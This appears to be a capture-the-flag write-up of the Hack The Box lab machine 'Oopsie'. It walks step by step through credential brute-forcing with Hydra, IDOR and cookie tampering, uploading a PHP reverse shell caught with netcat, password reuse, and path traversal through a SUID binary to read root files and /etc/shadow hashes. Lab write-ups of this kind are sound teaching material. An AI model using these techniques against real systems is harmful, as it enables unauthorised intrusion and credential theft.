


# Oopsie


## Machine info



## Enumeration


### port scanning

perform port scanning & found 2 port opened



### finding login page & gaining access into the login page

checking the root page of the web server  
//if you notice that the website shows as MegaCorp ...  
//it's the same MegaCorp company as the previous machine




intercept the http request requesting the root page of http://10.10.10.28  
let burpsuite list the all the possible links that found on the page  
//notice that there's an interesting directory that found /cdn-cgi/login , let's check it out

Filter: Hiding not found items; hiding CSS, image and general binary content; hiding 4xx responses; hiding empty folders

	Host	Method	URL	Params	Status	Length	MIME type	Title	Comment	Time requ...
▼ http://10.10.10.28	http://10.10.10.28	GET	/		200	11125	HTML	Welcome		23:32:12 4...
▼ cdn-cgi	http://10.10.10.28	GET	/css/new.css		200	243				23:32:17 4...
▼ login	http://10.10.10.28	GET	/themes/theme.css		200	243				23:32:17 4...
▼ scripts	http://10.10.10.28	GET	/cdn-cgi/login/script.js							
▼ css	http://10.10.10.28	GET	/cdn-cgi/scripts/5c5d...							
▼ js	http://10.10.10.28	GET	/js/index.js							
▼ themes	http://10.10.10.28	GET	/js/min.js							

& we've end up in this login page  
//default admin credentials arent working this time  
//probably this machine are linked with the previous machine?  
//let's try out the archetype machine credentials on this login page



this is the credentials that found from archetype machine

```
GeneratedBy= ... GeneratedFromPackageName= ... Generated  
="Property" Path="\Package.Connections[Destination].Propert  
rce=.;Password=M3g4c0rp123;User ID=ARCHETYPE\sql_svc;Initia
```

```

history
PS C:\Windows\system32> type $env:APPDATA\Microsoft\Windows\PowerShell\PSReadLine\ConsoleHost_history.txt
type $env:APPDATA\Microsoft\Windows\PowerShell\PSReadLine\ConsoleHost_history.txt
net.exe use T: \\Archetype\backups /user:administrator MEGACORP_4dm1n!!
exit
PS C:\Windows\system32>

```

create the wordlist

```

(nobodyatall@0xDEADBEEF)-[~/htb/startPT/oopsie]
$ cat > usr
admin
administrator
Admin
Administrator
^C

```

```

(nobodyatall@0xDEADBEEF)-[~/htb/startPT/oopsie]
$ cat > pw
M3g4c0rp123
MEGACORP_4dm1n!!
^C

```

start performing dictionary attack on the login page & we found the correct credential!


```

(nobodyatall@0xDEADBEEF)-[~/htb/startPT/oopsie]
$ hydra -L usr -P pw 10.10.10.28 http-post-form '/cdn-cgi/login/index.php:username=^USER^&password=^PASS^:Log in' -t 25 -I
Hydra v9.1 (c) 2020 by van Hauser/THC & David Maciejak - Please do not use in military or secret
service organizations, or for illegal purposes (this is non-binding, these *** ignore laws and et
hics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2021-01-05 00:30:44
[DATA] max 8 tasks per 1 server, overall 8 tasks, 8 login tries (l:4/p:2), ~1 try per task
[DATA] attacking http-post-form://10.10.10.28:80/cdn-cgi/login/index.php:username=^USER^&password
=^PASS^:Log in
[80][http-post-form] host: 10.10.10.28 login: admin password: MEGACORP_4dm1n!!
1 of 1 target successfully completed, 1 valid password found

```


we're in!



# Repair Management System


## finding ways to upload backdoor

notice that there's a upload button above there



let's check that out

wait what?! super admin rights? we're not the highest privilege user in this admin panel right now



# Repair Management System






This action require super admin rights.

checking the account section, we've found our access ID for the admin user


# Repair Management System

Access ID	Name	Email
34322	admin	admin@megacorp.com

checking the cookies also we notice that the role will be admin, the user will be the access id

▶  Cache Storage	Filter Items			
▼  Cookies	Name	Value	Domain	Pa
 http://10.10.10.28	role	admin	10.10.10.28	/
▶  Indexed DB	user	34322	10.10.10.28	/
▶  Local Storage				

so notice that the account id param  
probably we can do IDOR here, accessing other user account details  
//for id=1 , current login admin user



# Repair Management System

Access ID	Name	Email
34322	admin	admin@megacorp.com

//for id=0

10.10.10.28/cdn-cgi/login/admin.php?content=accounts&id=0

Kali ToolsKali DocsKali ForumsNetHunterOffensive SecurityExploit-DBGHDBMSFU

MegaCorp AutomotiveAccountBrandingClientsUploadsLogged in as Admin

# Repair Management System

Access ID	Name	Email

let's use wfuzz to perform fuzzing & we found several id numbers that's not empty (3595 char means empty)  
//use seq to generate number sequence

```
(nobodyatall@0xDEADBEEF)-[~]  
$ seq 1 200 > num.txt
```

(nobodyatall@0xDEADBEEF)-[~/htb/startPT/oopsie]  
\$ wfuzz -u 'http://10.10.10.28/cdn-cgi/login/admin.php?content=accounts&id=FUZZ' -b 'user=34322; role=admin' -w num.txt -L --hh 3595  
/usr/lib/python3/dist-packages/wfuzz/\_\_init\_\_.py:34: UserWarning:Pycurl is not compiled against Openssl. Wfuzz might not work correctly wh  
Wfuzz's documentation for more information.  
\*\*\*\*\*  
\* Wfuzz 3.0.1 - The Web Fuzzer \*  
\*\*\*\*\*

AccountBrandingClientsUploadsLogged in as Admin

Target: http://10.10.10.28/cdn-cgi/login/admin.php?content=accounts&id=FUZZ  
Total requests: 200

ID	Response	Lines	Word	Chars	Payload
000000001:	200	160 L	321 W	3623 Ch	"1"
000000013:	200	160 L	321 W	3621 Ch	"13"
000000004:	200	160 L	321 W	3619 Ch	"4"
000000030:	200	160 L	322 W	3634 Ch	"30"
000000023:	200	160 L	321 W	3620 Ch	"23"

& we found super admin access ID and other details, other id are normal users

## Repair Management System

Access ID	Name	Email
86575	super admin	superadmin@megacorp.com


edit the cookie to super admin Access ID, assume that's how the page checks the authorizations

Filter items

Name	Value	Domain	Path	Expires
role	admin	10.10.10.28	/	Thu, 0
user	86575	10.10.10.28	/	Thu, 0

& voila! we've gained access to the upload section





# Repair Management System

## Branding Image Uploads

Brand Name

No file selected.

Filter Items										
Name	Value	Domain	Path	Expires / Max-Age	Size	HttpOnly	Secure	SameSite	Last Accessed	
role	admin	10.10.10.28	/	Thu, 04 Feb 2021 05:...	9	false	false	None	Tue, 05 Jan 2021 07:1...	
user	86575	10.10.10.28	/	Thu, 04 Feb 2021 05:...	9	false	false	None	Tue, 05 Jan 2021 07:1...	

now create a reverse php script & upload to the web server

Brand Name

rev.php

the server shows that we've successfully uploaded our backdoor script

# Repair Management System

The file rev.php has been uploaded.

let's use subdirectory fuzzer to fuzz the upload directory & we found it

```
Output File: /opt/dirsearch/reports/10.10.10.28/_21-01-05_00-06-49.txt

[00:06:49] Starting:
[00:07:01] 301 - 308B - /css → http://10.10.10.28/css/
[00:07:04] 301 - 310B - /fonts → http://10.10.10.28/fonts/
[00:07:06] 301 - 311B - /images → http://10.10.10.28/images/
[00:07:06] 200 - 11KB - /index.php
[00:07:07] 301 - 307B - /js → http://10.10.10.28/js/
[00:07:17] 403 - 276B - /server-status
[00:07:20] 301 - 311B - /themes → http://10.10.10.28/themes/
[00:07:22] 301 - 312B - /uploads → http://10.10.10.28/uploads/

Task Completed
```

execute it & voila! we just gotten our initial foothold

```
10.10.10.28/uploads/rev.php

Kali Tools Kali Docs Kali Forums Ne

nobodyatall@0xDEADBEEF: ~/htb/startPT/oopsie
File Actions Edit View Help
nobodyatall@0...tartPT/oopsie x nobodyatall@0...opt/dirsearch x

(nobodyatall@0xDEADBEEF)-[~/htb/startPT/oopsie]
$ nc -nlvp 18890
listening on [any] 18890 ...
connect to [10.10.14.12] from (UNKNOWN) [10.10.10.28] 42010
Linux oopsie 4.15.0-76-generic #86-Ubuntu SMP Fri Jan 17 17:24:28 UTC 202
NU/Linux
07:24:06 up 3:26, 0 users, load average: 0.00, 0.00, 0.00
USER TTY FROM LOGIN@ IDLE JCPU PCPU WHAT
uid=33(www-data) gid=33(www-data) groups=33(www-data)
/bin/sh: 0: can't access tty; job control turned off
$
```

it found on this server.

server at 10.10.10.28 Port 80

## Post Exploitation

# Privilege Escalation

## www-data -> robert

in the home directory there's 1 user

```
www-data@oopsie:/home$ ls -la
ls -la
total 12
drwxr-xr-x  3 root    root    4096 Jan 23  2020 .
drwxr-xr-x 24 root    root    4096 Jan 27  2020 ..
drwxr-xr-x  5 robert  robert  4096 Jan  5 06:24 robert
www-data@oopsie:/home$
```

here we've found the user flag

```
www-data@oopsie:/home/robert$ cat user.txt
cat user.txt
[REDACTED]
www-data@oopsie:/home/robert$
```

enumerate the web server hosting php files directories & we found a db credential  
//user is robert? probably this robert reuse the credential for his linux user

```

www-data@oopsie:/var/www/html/cdn-cgi/login$ ls -la
ls -la
total 28
drwxr-xr-x 2 root root 4096 Jan 28 2020 .
drwxr-xr-x 3 root root 4096 Jan 28 2020 ..
-rw-r--r-- 1 root root 6333 Jan 28 2020 admin.php
-rw-r--r-- 1 root root 80 Jan 24 2020 db.php
-rw-r--r-- 1 root root 5007 Jan 28 2020 index.php
-rw-r--r-- 1 root root 0 Jan 24 2020 script.js
www-data@oopsie:/var/www/html/cdn-cgi/login$ cat db.php
cat db.php
<?php
$conn = mysqli_connect('localhost','robert','M3g4C0rpUs3r!','garage');
?>
www-data@oopsie:/var/www/html/cdn-cgi/login$ █

```

testing it out & voila! we've privilege escalated to robert user

```

www-data@oopsie:/var/www/html/cdn-cgi/login$ su robert
su robert
Password: M3g4C0rpUs3r!

robert@oopsie:/var/www/html/cdn-cgi/login$ █

```

## robert -> read root files

so let's check for any suid bit set binaries to exploit

```

robert@oopsie:/var/www/html/cdn-cgi/login$ find / -perm -u=s -type f 2>/dev/null
cdn-cgi/login$ find / -perm -u=s -type f 2>/dev/null
/snap/core/7270/bin/mount
/snap/core/7270/bin/ping
/snap/core/7270/bin/ping6
/snap/core/7270/bin/su
/snap/core/7270/bin/umount
/snap/core/7270/usr/bin/chfn
/snap/core/7270/usr/bin/chsh
/snap/core/7270/usr/bin/passwd

```

so we found this bugtracker binary looks kinda sus, now let's check out how it works

```
/usr/bin/newgrp  
/usr/bin/passwd  
/usr/bin/at  
/usr/bin/bugtracker  
/usr/bin/newgrp  
/usr/bin/pkexec
```

checking the owner of this binary

//it's root!

//and the ppl in bugtracker group can execute it

```
robert@oopsie:/$ ls -la /usr/bin/bugtracker  
ls -la /usr/bin/bugtracker  
-rwsr-xr-- 1 root bugtracker 8792 Jan 25 2020 /usr/bin/bugtracker  
robert@oopsie:/$
```

now robert is in bugtracker group cool

```
robert@oopsie:/$ id  
id  
uid=1000(robert) gid=1000(robert) groups=1000(robert),1001(bugtracker)  
robert@oopsie:/$
```

okay... so provide bug id & when it's not valid thn show bunch of errors

```
robert@oopsie:/var/www/html/cdn-cgi/login$ /usr/bin/bugtracker  
/usr/bin/bugtracker  
  
: EV Bug Tracker :  
  
Provide Bug ID: 1  
1  
  
Binary package hint: ev-engine-lib  
Version: 3.3.3-1  
  
Reproduce:  
When loading library in firmware it seems to be crashed  
  
What you expected to happen:  
Synchronized browsing to be enabled since it is enabled for that site.  
  
What happened instead:  
Synchronized browsing is disabled. Even choosing VIEW > SYNCHRONIZED BROWSING from menu does not stay enabled between connects.
```

let's use strings to check the binary (static analysis)

checking the part it check bug id, and we notice that it cat the reports from /root/reports directory

```
[JA\A]A A_  
_____  
: EV Bug Tracker :  
_____  
Provide Bug ID:  
_____  
cat /root/reports/  
;*3$"
```

and we also know that the root flag was store in /root directory, so let's use this technique ../ to go to up 1 level back directory  
& voila! we've captured our root flag!!

```
robert@oopsie:/$ /usr/bin/bugtracker  
/usr/bin/bugtracker  
  
_____  
: EV Bug Tracker :  
_____  
  
Provide Bug ID: ../root.txt  
../root.txt  
_____  
  
_____
```

additional stuff:

since we can execute the binary as root, we can read shadow file content too

: EV Bug Tracker :

10.10.10.28/uploads/rev.php

Kali Linux Kali Training Kali Tools Kali Docs Kali Forums NetHunter Offensive Security Exploit-DB GHDB MSFU

Provide Bug ID: ../../etc/shadow

../../etc/shadow

Community Edition

```
root:$6$eD0n5saZ$orykppdd7mVL/LF57rIGwUzeSR0PC1KRITJ45Nqn6P2BLaZ.tcsOy5fNFcOw9uBRkClgu5R9WlyxpEId5q00VY.:18285:0:99999:7:::
daemon*:18113:0:99999:7:::
bin*:18113:0:99999:7:::
sys*:18113:0:99999:7:::
sync*:18113:0:99999:7::: with remote server
games*:18113:0:99999:7:::
man*:18113:0:99999:7:::
lp*:18113:0:99999:7:::
mail*:18113:0:99999:7:::
news*:18113:0:99999:7:::
uucp*:18113:0:99999:7:::
proxy*:18113:0:99999:7:::
www-data*:18113:0:99999:7:::
backup*:18113:0:99999:7:::
list*:18113:0:99999:7:::
irc*:18113:0:99999:7:::
gnats*:18113:0:99999:7:::
nobody*:18113:0:99999:7:::
systemd-network*:18113:0:99999:7:::
systemd-resolve*:18113:0:99999:7:::
syslog*:18113:0:99999:7:::
messagebus*:18113:0:99999:7:::
_apt*:18113:0:99999:7:::
lxd*:18113:0:99999:7:::
uidd*:18113:0:99999:7:::
dnsmasq*:18113:0:99999:7:::
landscape*:18113:0:99999:7:::
pollinate*:18113:0:99999:7:::
sshd*:18284:0:99999:7:::
robert:$6$kriHoPwv$iBt45Fu0g4R0uNWSubfjDRvtUSwxVu.U1JhYKmT4voMWLVc3/u2nu0j0JZL0YWmm62vRgAs4acBl8Ge.S393H/:18285:0:99999:7:::
mysql!:18284:0:99999:7:::
```